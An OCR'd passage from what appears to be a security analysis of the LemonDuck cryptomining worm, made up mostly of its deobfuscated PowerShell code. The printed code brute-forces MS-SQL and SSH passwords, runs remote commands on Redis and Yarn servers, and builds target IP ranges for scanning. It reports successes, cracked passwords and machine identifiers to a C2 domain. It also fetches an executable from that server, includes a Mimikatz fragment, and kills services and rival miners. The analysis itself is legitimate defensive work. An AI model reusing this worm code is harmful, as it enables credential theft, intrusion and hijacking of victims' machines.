$almpassword = [Text.Encoding]::ASCII.GetBytes("LMPASSWORD`0");

$empty_lm = [byte[]]@
(0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0xee,0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0xee);

$empty_nt = [byte[]]@
(0x31,0xd6,0xcf,0xe0,0xd1,0x6a,0xe9,0x31,0xb7,0x3c,0x59,0xd7,0xe0,0xc0,0x89,0xc0);

$odd_parity = @(

  1, 1, 2, 2, 4, 4, 7, 7, 8, 8, 11, 11, 13, 13, 14, 14,

  16, 16, 19, 19, 21, 21, 22, 22, 25, 25, 26, 26, 28, 28, 31, 31,

  32, 32, 35, 35, 37, 37, 38, 38, 41, 41, 42, 42, 44, 44, 47, 47,

  49, 49, 50, 50, 52, 52, 55, 55, 56, 56, 59, 59, 61, 61, 62, 62,

  64, 64, 67, 67, 69, 69, 70, 70, 73, 73, 74, 74, 76, 76, 79, 79,

  81, 81, 82, 82, 84, 84, 87, 87, 88, 88, 91, 91, 93, 93, 94, 94,

  97, 97, 98, 98,100,100,103,103,104,104,107,107,109,109,110,110,
```

```
  112,112,115,115,117,117,118,118,121,121,122,122,124,124,127,127,

  128,128,131,131,133,133,134,134,137,137,138,138,140,140,143,143,

  145,145,146,146,148,148,151,151,152,152,155,155,157,157,158,158,

  161,161,162,162,164,164,167,167,168,168,171,171,173,173,174,174,

  176,176,179,179,181,181,182,182,185,185,186,186,188,188,191,191,

  193,193,194,194,196,196,199,199,200,200,203,203,205,205,206,206,

  208,208,211,211,213,213,214,214,217,217,218,218,220,220,223,223,

  224,224,227,227,229,229,230,230,233,233,234,234,236,236,239,239,

  241,241,242,242,244,244,247,247,248,248,251,251,253,253,254,254

);
```

Specific code from MimiKatz:

```
Function LGDJSR

{

    $DJH32H = New-Object System.Object

    $Domain = [AppDomain]::CurrentDomain

    $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')

    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.
Reflection.Emit.AssemblyBuilderAccess]::Run)

    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)

    $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].
GetConstructors()[0]

    $LHFSser = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16])

    $LHFSser.DefineLiteral('Native', [UInt16] 0) | Out-Null

    $LHFSser.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null

    $LHFSser.DefineLiteral('Itanium', [UInt16] 0x0200) | Out-Null

    $LHFSser.DefineLiteral('x64', [UInt16] 0x8664) | Out-Null

    $MachineType = $LHFSser.CreateType()

    $DJH32H | Add-Member -MemberType NoteProperty -Name MachineType -Value $MachineType

    $LHFSser = $ModuleBuilder.DefineEnum('MagicType', 'Public', [UInt16])

    $LHFSser.DefineLiteral('IMAGE_NT_OPTIONAL_HDR32_MAGIC', [UInt16] 0x10b) | Out-Null
```

```
    $LHFSser.DefineLiteral('IMAGE_NT_OPTIONAL_HDR64_MAGIC', [UInt16] 0x20b) | Out-Null

    $MagicType = $LHFSser.CreateType()

    $DJH32H | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType

    $LHFSser = $ModuleBuilder.DefineEnum('SubSystemType', 'Public', [UInt16])

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_UNKNOWN', [UInt16] 0) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_NATIVE', [UInt16] 1) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_GUI', [UInt16] 2) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_CUI', [UInt16] 3) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_POSIX_CUI', [UInt16] 7) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_WINDOWS_CE_GUI', [UInt16] 9) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_EFI_APPLICATION', [UInt16] 10) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER', [UInt16] 11) |
Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER', [UInt16] 12) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_EFI_ROM', [UInt16] 13) | Out-Null

    $LHFSser.DefineLiteral('IMAGE_SUBSYSTEM_XBOX', [UInt16] 14) | Out-Null

    $SubSystemType = $LHFSser.CreateType()

    $DJH32H | Add-Member -MemberType NoteProperty -Name SubSystemType -Value
$SubSystemType
```

- **MS-SQL brute-forcing** - scans IPs for ports 1433 and attempts to brute-force accounts, similar to Kingminer

```
write-host "start mssql port open scanning..."

$ms_portopen = localscan -port 1433 -addresses $ipaddresses[$i..($i+$tcount-1)]

$old_portopen = localscan -port 65529 -addresses $ms_portopen[1]

foreach($currip in $ms_portopen[1]) {

        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){

                write-host "start mssql burping...$currip"

                for($n=0; $n -lt $allpass.count; $n++){

                        $flag=$false

                        write-host("Try pass: "+$allpass[$n])

                        $flag,$banner = (mssqlrun -ip $currip -pass $allpass[$n] -cmd
```

```
$mscmd_code -cmd1 $mscmd_code)[-2..-1]

                        if($flag) {

                                try{(New-Object Net.WebClient).Download-
String($down_url+'/report.json?v='+$VVERSION+'&type=ms&ip='+$currip+'&pass='+$all-
pass[$n]+'&t='+$t+'&b='+$banner)}catch{}

                                break

                        }

                }

        }

}
```

- **SSH brute-forcing**

```
write-host "start ssh port open scanning..."

$ssh_portopen = localscan -port 22 -addresses $ipaddresses[$i..($i+$tcount-1)]

$old_portopen = localscan -port 65529 -addresses $ssh_portopen[1]

foreach($currip in $ssh_portopen[1]) {

        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){

                write-host "start ssh burping...$currip"

                foreach($password in $allpass){

                        write-host "Try pass:$password"

                        $flag1 = -1

                        $flag1 = sshbrute $currip "root" $password $ssh_code

                        if($flag1 -eq 1){

                                write-host "SUCC!!"

                                try{(New-Object Net.WebClient).DownloadString($down_
url+'/report.json?v='+$VVERSION+'&type=ssh&ip='+$currip+'&pass='+$password+'&t='+$t)}
catch{}

                                break

                        }

                }

        }

}
```

• **Redis (Remote Dictionary Server)** command execution - scans for ports 6379 and 16379 and then attempt to execute remote commands

```
write-host "start redis port1 open scanning..."

$redis_portopen = localscan -port 6379 -addresses $ipaddresses[$i..($i+$tcount-1)]

$old_portopen = localscan -port 65529 -addresses $redis_portopen[1]

foreach($currip in $redis_portopen[1]) {

        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){

                write-host "start redis command check...$currip"

                $flag1 = redisexec $currip $redis_code

                if($flag1 -eq $true){

                        write-host "SUCC!!"

                        try{(New-Object Net.WebClient).DownloadString($down_url+'/report.
json?v='+$VVERSION+'&type=rds&ip='+$currip+'&t='+$t)}catch{}

                        break

                }

        }

}

write-host "start redis port2 open scanning..."

$redis_portopen = localscan -port 16379 -addresses $ipaddresses[$i..($i+$tcount-1)]

$old_portopen = localscan -port 65529 -addresses $redis_portopen[1]

foreach($currip in $redis_portopen[1]) {

        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){

                write-host "start redis command check...$currip"

                $flag1 = redisexec $currip $redis_code

                if($flag1 -eq $true){

                        write-host "SUCC!!"

                        try{(New-Object Net.WebClient).DownloadString($down_url+'/report.
json?v='+$VVERSION+'&type=rds&ip='+$currip+'&t='+$t)}catch{}

                        break

                }
```

```
        }
}
```

- **Yarn** command execution - scans for port 8088 and attempts to execute remote commands

```
write-host "start yarn port open scanning..."
$yarn_portopen = localscan -port 8088 -addresses $ipaddresses[$i..($i+$tcount-1)]
$old_portopen = localscan -port 65529 -addresses $yarn_portopen[1]
foreach($currip in $yarn_portopen[1]) {
        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){
                write-host "start yarn service check...$currip"
                $flag2 = yarnexec $currip $yarn_code
                if($flag2 -eq $true){
                        write-host "SUCC!!"
                        try{(New-Object Net.WebClient).DownloadString($down_url+'/report.
json?v='+$VVERSION+'&type=yarn&ip='+$currip+'&t='+$t)}catch{}
                        break
                }
        }
}
```

The script also has a function by which it generates IP addresses to attempt to attack with the above methods

```
function getipaddrs($flag){
        write-host "Get ipaddress..."
        $global:ipaddrs_i = @()
        $global:ipaddrs_o = @()
        $allip = @()
        [string[]]$ipsub = @('192.168.0','192.168.1','192.168.2','192.168.3','192.168.4'
,'192.168.5','192.168.6','192.168.7','192.168.8','192.168.9','192.168.10','192.168.18',
'192.168.31','192.168.199','192.168.254','192.168.67','10.0.0','10.0.1','10.0.2','10.1.
1','10.90.90','10.1.10','10.10.1','172.16.1','172.16.2','172.16.3')
        [string[]]$ipsub_o = @()
        if(!$flag){
                $regex = [regex]"\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b"
```

```
$regex.Matches((ipconfig /all)) | ForEach-Object {
        if ($allip -notcontains $_.Value)
        { $allip += $_.Value }
}
$regex.Matches((ipconfig /displaydns)) | ForEach-Object {
        if ($allip -notcontains $_.Value)
        { $allip += $_.Value }
}
$regex.Matches((netstat -ano)) | ForEach-Object {
        if ($allip -notcontains $_.Value)
        { $allip += $_.Value }
}
try{
        $NetObject = New-Object Net.WebClient
        $wlanip = $NetObject.DownloadString("https://api.ipify.org/")
        $allip += $wlanip
}catch{}
try{
        $addressList = [System.Net.DNS]::GetHostByName($null).AddressList
        $localip = @()
        Foreach ($ip in $addressList)
        {
                $localip += $ip.IPAddressToString
                $allip += $localip
        }
}catch{}

foreach($IP in $allip)
{
```

```
                        if($IP.startswith('127.') -or $IP.startswith('169.254.') -or $IP.
startswith('0.0.0.0') -or $IP.startswith('255.255.255.')){
                                continue
                        }
                        $iptemp = $ip.Split(".")
                        $SubnetIP = $iptemp[0] + "." +  $iptemp[1] + "." +  $iptemp[2]
                        if ($ipsub -notcontains $SubnetIP){
                                if(isPubIP $IP){
                                        $ipsub_o = @($SubnetIP) + $ipsub_o
                                } else {
                                        $ipsub = @($SubnetIP) + $ipsub
                                }
                        }
                }
                write-host "inter ipsub count:"($ipsub.count)
                #$ipsub
                foreach($ipsub2 in $ipsub)
                {
                        $global:ipaddrs_i += 0..254|%{$ipsub2+"."+$_}
                }
                $global:ipaddrs_i = @($global:ipaddrs_i | Where-Object { $localip
-notcontains $_ })
        }
        while($true){
                $ran_ipsub_b = ""+(1+(Get-Random -Maximum 254))+"."+(0+(Get-Random
-Maximum 255))
                if(isPubIP ($ran_ipsub_b+".1.1")){break}
        }
        $global:ipaddrs_b = $ran_ipsub_b
        for($i=0; $i -lt 256; $i++){
```

```
                try{
                        $ran_ipsub = $ran_ipsub_b+".”+$i
                        if($ipsub_o -notcontains $ran_ipsub){
                                $ipsub_o += $ran_ipsub
                        }
                }catch{}
        }
        write-host “outer ipsub count:”($ipsub_o.count)
        #$ipsub_o
        foreach($ipsub3 in $ipsub_o)
        {
                $global:ipaddrs_o += 0..254|%{$ipsub3+".”+$_}
        }
        write-host “Get address done!!”
}
```

Finally, the script reports back to the C2 Server by submitting exploitation logs in a json.

```
write-host “reporting”
                try{
                        $mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where
{$_.ipenabled -EQ $true}).Macaddress | select-object -first 1
                        $guid = (get-wmiobject Win32_ComputerSystemProduct).UUID
                        $comp_name = $env:COMPUTERNAME
                        $mf = test-path $mimipath
                        (New-Object Net.WebClient).DownloadString($down_url+’/log.
json?V=’+$VVERSION+’&’+$comp_name+’&’+$guid+’&’+$mac+’&r=’+$retry+’&pc1=’+$smb_
portopen[1].count+’&pc2=’+$ms_portopen[1].count+’&pc3=’+$ssh_portopen[1].
count+’&pc4=’+$rdp_portopen[1].count+’&pc5=’+$redis_portopen[1].
count+’&pci=’+$ipaddrs_i.count+’&pco=’+$ipaddrs_o.count+’&pcb=’+$global:ipaddrs_
b+’&mi=’+($getpasswd -join “^^”)+’&mf=’+[Int]$mf)
                }catch{}
```


m6.bin aka. XMRig

This executable file is not available on VirusTotal. It is a version of XMRig, without version info, but still recognizable in IDA by the window title and config json.


```
ConsoleTitle    db 'XMRig 5.6.0',0

                dq offset a130m          ; "\x1B[1;30m"
                dq offset a2Config       ; "/2/config"
                dq offset aApiIdNullWorke ; "\n{\n    \"api\": {\n        \"id\": nu"...
                dq offset a1Config       ; "/1/config"
                dq offset aWorkerId      ; "worker-id"
                dq offset aVerbose       ; "verbose"
                dq offset aSyslog        ; "syslog"
                dq offset aBackground    ; "background"
                dq offset aAutosave      ; "autosave"
                dq offset unk_14014C148
                dq offset aDryRun        ; "dry-run"
                dq offset aColors        ; "colors"
                dq offset aLogFile       ; "log-file"
                dq offset aHttp          ; "http"
                dq offset aWatch         ; "watch"
                dq offset aPrintTime     ; "print-time"
                dq offset unk_140152280
                dq offset aUserAgent     ; "user-agent"
```

m6g.bin aka. XMRig

A PowerSploit [6] module loads a binary blob of data contained in the same file. Based on the naming convention we can state that this is also a version of XMRig. It is currently detected on VirusTotal by 22 engines.



kr.bin aka. Kill Competition



The file is a powershell script obfuscated with the same technique as those presented above. It is detected on VirusTotal by 22 engines. This script has the role of freeing up resources on the system by stopping background services that don't affect the user and killing competing miner processes. It runs in an infinite loop every 10 minutes.

First, it defines helper functions to detect known miner IPs, communication packets and to suspend LemonDuck's own process until it deals with the other operations.

```
# C2 server

if(!$down_url){

    $down_url = 'http://d.ackng.com'

}

try{$version=$ifmd5[0..5]-join""}catch{}

function isPubIP {

        Param(

    [parameter(Mandatory=$true)][String]$ip

        )

        $resIps = @(

                @(4026531840L, 3758096384L),

                @(4026531840L, 4026531840L),
```

```
                @(4278190080L, 0L),
                @(4278190080L, 167772160L),
                @(4278190080L, 2130706432L),
                @(4290772992L, 1681915904L),
                @(4293918720L, 2886729728L),
                @(4294836224L, 3323068416L),
                @(4294901760L, 2851995648L),
                @(4294901760L, 3232235520L),
                @(4294967040L, 3221225472L),
                @(4294967040L, 3221225984L),
                @(4294967040L, 3227017984L),
                @(4294967040L, 3325256704L),
                @(4294967040L, 3405803776L),
                @(4294967295L, 4294967295L)
        )
        $iparr = $ip.split(".")
        $iplong = 0
        for($i=3;$i -ge 0; $i--){
                $iplong = $iplong -bor [int]$iparr[3-$i] * [math]::pow(2,8*$i)
        }
        for($j=0;$j -lt $resIps.count;$j++){
                if(($iplong -band $resIps[$j][0]) -eq $resIps[$j][1]){
                        return $false
                }
        }
        return $true
}
# Execute openssl.exe to detect other miners
function openssl_exec($ip,$port,$send_str){
```

```
        $mname="lsso"
    $dpath1=$env:tmp+"\libcrypto-1_1.dll"
    $dpath2=$env:tmp+"\libssl-1_1.dll"
        $o_exepath=$env:tmp+"\$mname.exe"
        $d_retry=3
        while(!(test-path $o_exepath) -or !(test-path $dpath1) -or !(test-path $dpath2)
-or ((Get-Item $o_exepath).length -ne 483328)){
                if($d_retry-- -eq 0){
                        break
                }
                start-sleep 3
                try{
            (ne`w-obj`ect Net.WebC`lient).DownloadFile("$down_url/$mname.
zip","$env:tmp\$mname.zip") | out-null
            (New-Object -ComObject Shell.Application).NameSpace($env:tmp).
CopyHere("$env:tmp\$mname.zip\*",16) | out-null
            Remove-Item $env:tmp\$mname.zip | out-null
        }catch{continue}
                start-sleep 3
        }
        if(!(test-path $o_exepath)){
                return ""
        }

    set-location $env:tmp | out-null
    if($send_str.indexof("GET") -eq 0){
        $ret=(cmd.exe /c powershell -e write-host("GET / HTTP/1.1`n`n") | cmd.exe /c
"$o_exepath" s_client -host $ip -port $port -quiet) -join ""
    } else {
        $ret=(cmd.exe /c echo $send_str | cmd.exe /c "$o_exepath" s_client -host $ip
-port $port -tls1_3 -quiet) -join ""
```

```
    }


        return $ret
}
# Functions to filter traffic
function ishttp($ip,$port){
    try{ $data1="GET / HTTP/1.1`n`n"
        $client = NEW-objEcT Net.Sockets.TcpClient($ip,$port)
        $sock = $client.Client
        $bytes = [Text.Encoding]::ASCII.GetBytes($data1)
        $sock.send(($bytes)) | out-null
        $sock.ReceiveTimeout = 20000
        $res = [Array]::CreateInstance(('byte'), 1000)
        $recv = $sock.Receive($res)
        $res = $res[0..($recv-1)]
        $str = [Text.Encoding]::ASCII.getstring($res)
        if($str.indexOf("HTTP/1") -ne -1){
            return $true
        }
    }catch{}
    return $false
}
function ishttps($ip,$port){
    $data_str = "GET / HTTP/1.1`n`n"
    $ret1 = openssl_exec $ip $port $data_str
    if($ret1.indexOf("HTTP/1") -ne -1){
        return $true
    }
    return $false
```

```
}

# Functions to filter other miner's config

function isminerproxys($ip,$port){

    $data_str = '{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pas
s":null,"agent":"XMRig/5.13.1","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/
xao","cn/rto","cn/rwz","cn/zls","cn/double","rx/0","rx/wow","rx/loki","rx/arq","rx/
sfx","rx/keva"]}}' + "`n"

    $ret2 = openssl_exec $ip $port $data_str

    if($ret2.indexOf("jsonrpc") -ne -1){

        return $true

    }

    return $false

}

function isminerproxy($ip,$port){

    try{ $data='{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass
":null,"agent":"XMRig/5.13.1","algo":["cn/1","cn/2","cn/r","cn/fast","cn/half","cn/
xao","cn/rto","cn/rwz","cn/zls","cn/double","rx/0","rx/wow","rx/loki","rx/arq","rx/
sfx","rx/keva"]}}' + "`n"

        if($ip -eq '128.199.183.160'){return $false}

        $client = NEW-objEcT Net.Sockets.TcpClient($ip,$port)

        $sock = $client.Client

        $bytes = [Text.Encoding]::ASCII.GetBytes($data)

        $sock.send(($bytes)) | out-null

        $sock.ReceiveTimeout = 20000

        $res = [Array]::CreateInstance(('byte'), 1000)

        $recv = $sock.Receive($res)

        $res = $res[0..($recv-1)]

        $str = [Text.Encoding]::ASCII.getstring($res)

        if($str.indexOf("jsonrpc") -ne -1){

            return $true

        }
```

```
    }catch{}


    return $false

}

Add-Type -TypeDefinition 'using System;using System.Diagnostics;using
System.Security.Principal;using System.Runtime.InteropServices;public
static class Kernel32{[DllImport("kernel32.dll")] public static
extern bool CheckRemoteDebuggerPresent(IntPtr hProcess,out bool
pbDebuggerPresent);[DllImport("kernel32.dll")] public static extern int
DebugActiveProcess(int PID);[DllImport("kernel32.dll")] public static extern int
DebugActiveProcessStop(int PID);}'

# Function to suspend own process while dealing with others

function ProcessSuspend($id){

    $procName = (Get-Process -id $id -ErrorAction SilentlyContinue).name

    if($procName -eq $null){

        Write-Host "ERROR: There is no process with an ID of $id"

        return

    }

    Write-host "Attempting to suspend $procName (PID: $id)..."

    if ($id -le 0) {

        write-host "You didn't input a positive integer"

        return

    }

    $debug = whoami /priv | Where-Object{$_ -like "*SeDebugPrivilege*"}

    if($debug -ne $null){

        $DebugPresent = [IntPtr]::Zero

        $out = [Kernel32]::CheckRemoteDebuggerPresent(((Get-Process -Id $id).
Handle),[ref]$debugPresent)

        if ($debugPresent){

            write-host "There is already a debugger attached to this process"

            return

        }
```

```
        $suspend = [Kernel32]::DebugActiveProcess($id)
        if ($suspend -eq $false){
            write-host "ERROR: Unable to suspend $procName (PID: $id)"
        }
        else{
            write-host "The $procName process (PID: $id) was successfully suspended!"
        }
    }
    else{
        write-host "ERROR: You do not have debugging privileges to pause any process"
        return
    }
}
function getprotected(){
    $pids=@()
    $pids+=Get-WmiObject -Class Win32_Process|Where-Object{$_.CommandLine -like '*m6.
bin*' -or $_.CommandLine -like '*m6g.bin*' -or $_.CommandLine -like "*$down_url*" -or
$_.path -like '*m6g.exe*' -or $_.path -like '*m6.exe*'}|foreach{$_.processid}
    return $pids
}
function sendmsg($ip,$ismproxy){
    try{
        $mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where {$_.ipenabled
-EQ $true}).Macaddress | select-object -first 1
        $guid = (get-wmiobject Win32_ComputerSystemProduct).UUID
        $comp_name = $env:COMPUTERNAME
        (New-Object Net.WebClient).DownloadString("$down_url/rellik.json?$version&$comp_
name&$mac&$guid&$ip&$ismproxy")
    }catch{}
}
```

Then, it starts to free up resources by disabling background Windows services, removing unneeded scheduled tasks and stopping background processes along with miner processes.

```
# Function which kills "useless" services and competitor miners

Function Killer {

        $SrvName = "xWinWpdSrv", "SVSHost", "Microsoft Telemetry", "lsass", "Micro-
soft", "system", "Oracleupdate", "CLR", "sysmgt", "\gm", "WmdnPnSN", "Sougoudl","Na-
tional", "Nationaaal", "Natimmonal", "Nationaloll", "Nationalmll","Nationalaie","Na-
tionalwpi","WinHelp32","WinHelp64", "Samserver", "RpcEptManger", "NetMsmqActiv Media
NVIDIA", "Sncryption Media Playeq","SxS","WinSvc","mssecsvc2.1","mssecsvc2.0","Win-
dows_Update","Windows Managers","SvcNlauser","WinVaultSvc","Xtfy","Xtfya","Xtfyxxx-
","360rTys","IPSECS","MpeSvc","SRDSL","WifiService","ALGM","wmiApSrvs","wmiApServs","-
taskmgr1","WebServers","ExpressVNService","WWW.DDOS.CN.COM","WinHelpSvcs","aspnet_
staters","clr_optimization","AxInstSV","Zational","DNS Server","Serhiez","SuperProServ-
er",".Net CLR","WisssssnHelp32","WinHasdadelp32","WinHasdelp32","ClipBooks"

        foreach($Srv in $SrvName) {

                $Null = SC.exe Config $Srv Start= Disabled

                $Null = SC.exe Stop $Srv

                $Null = SC.exe Delete $Srv

        }

        $TaskName = "my1","Mysa", "Mysa1", "Mysa2", "Mysa3", "ok", "Oracle Java", "Or-
acle Java Update", "Microsoft Telemetry", "Spooler SubSystem Service","Oracle Products
Reporter", "Update service for  products", "gm", "ngm","Sorry","Windows_Update","Up-
date_windows","WindowsUpdate1","WindowsUpdate2","WindowsUpdate3","AdobeFlashPlayer","-
FlashPlayer1","FlashPlayer2","FlashPlayer3","IIS","WindowsLogTasks","System Log Securi-
ty Check","Update","Update1","Update2","Update3","Update4","DNS","SYSTEM","DNS2","SYS-
TEMa","skycmd","Miscfost","Netframework","Flash","RavTask","GooglePingConfigs","Home-
GroupProvider","MiscfostNsi","WwANsvc","Bluetooths","Ddrivers","DnsScan","Web-
Servers","Credentials","TablteInputout","werclpsyport","HispDemorn","LimeRAT-Admin-
","DnsCore","Update service for Windows Service","DnsCore","ECDnsCore"

        foreach ($Task in $TaskName) {

                SchTasks.exe /Delete /TN $Task /F 2> $Null

        }


        $Miner = "SC","WerMgr","WerFault","DW20","msinfo", "XMR*","xmrig*", "minerd",
"MinerGate", "Carbon", "yamm1", "upgeade", "auto-upgeade", "svshost",

        "SystemIIS", "SystemIISSec", 'WindowsUpdater*', "WindowsDefender*", "update",

        "carss", "service", "csrsc", "cara", "javaupd", "gxdrv", "lsmosee", "secuams",
"SQLEXPRESS_X64_86", "Calligrap", "Sqlceqp", "Setting", "Uninsta", "conhoste","Se-
tring","Galligrp","Imaging","taskegr","Terms.EXE","360","8866","9966","9696","9797","sv
```

```
chosti",”SearchIndex”,”Avira”,”cohernece”,”win”,”SQLforwin”,”xig*”,”taskmgr1”,”Workstation”,”ress”,”explores”

        foreach ($m in $Miner) {

                Get-Process -Name $m -ErrorAction SilentlyContinue | Stop-Process -Force

        }

        $tm = Get-Process -Name TaskMgr -ErrorAction SilentlyContinue

        if($tm -eq $null){

                Start-Process -WindowStyle hidden -FilePath Taskmgr.exe

        }

    $tcpconn = NetStat -anop TCP

    $ipcache=@('161.35.107.193:80','66.42.43.37:80','167.99.154.202:80','139.162.80.221:80','128.199.183.160:443')

    $ipdealcache=@()

    $ppids = getprotected

    foreach ($t in $tcpconn) {

        $line = $t.split(' ')| ? {$_}

        if ($line -eq $null) { continue }

        if($t.contains("ESTABLISHED") -and ($line[2].gettype() -eq "".gettype()) -and ($line[2].indexOf(":") -ne -1)){

            $ip,$port = $line[2].split(':')

            $currpid = $line[-1]

            if($ipdealcache -contains $line[2]){

                ProcessSuspend $currpid

            }

            if(($ipcache -notcontains $line[2]) -and ($ppids -notcontains $line[-1]) -and (isPubIP $ip) -and ($port -gt 0) -and ((ishttp $ip $port) -eq $false) -and ((ishttps $ip $port) -eq $false)){

                $ismproxy = 0

                if((isminerproxy $ip $port) -eq $true){

                    $ismproxy = 1

                } else{
```

```
                    if((isminerproxys $ip $port) -eq $true){
                        $ismproxy = 2
                    }
                }
                if($ismproxy -ne 0){
                    ProcessSuspend $currpid
                    $ipcache += $line[2]
                    sendmsg $line[2] $ismproxy
                    $ipdealcache += $line[2]
                }
            }
            $ipcache += $line[2]
        }
    }
}
while($true){
    "try to kill..."
        Killer
    "kill done..."
        Start-Sleep -Seconds 600
}
```

Command and Control

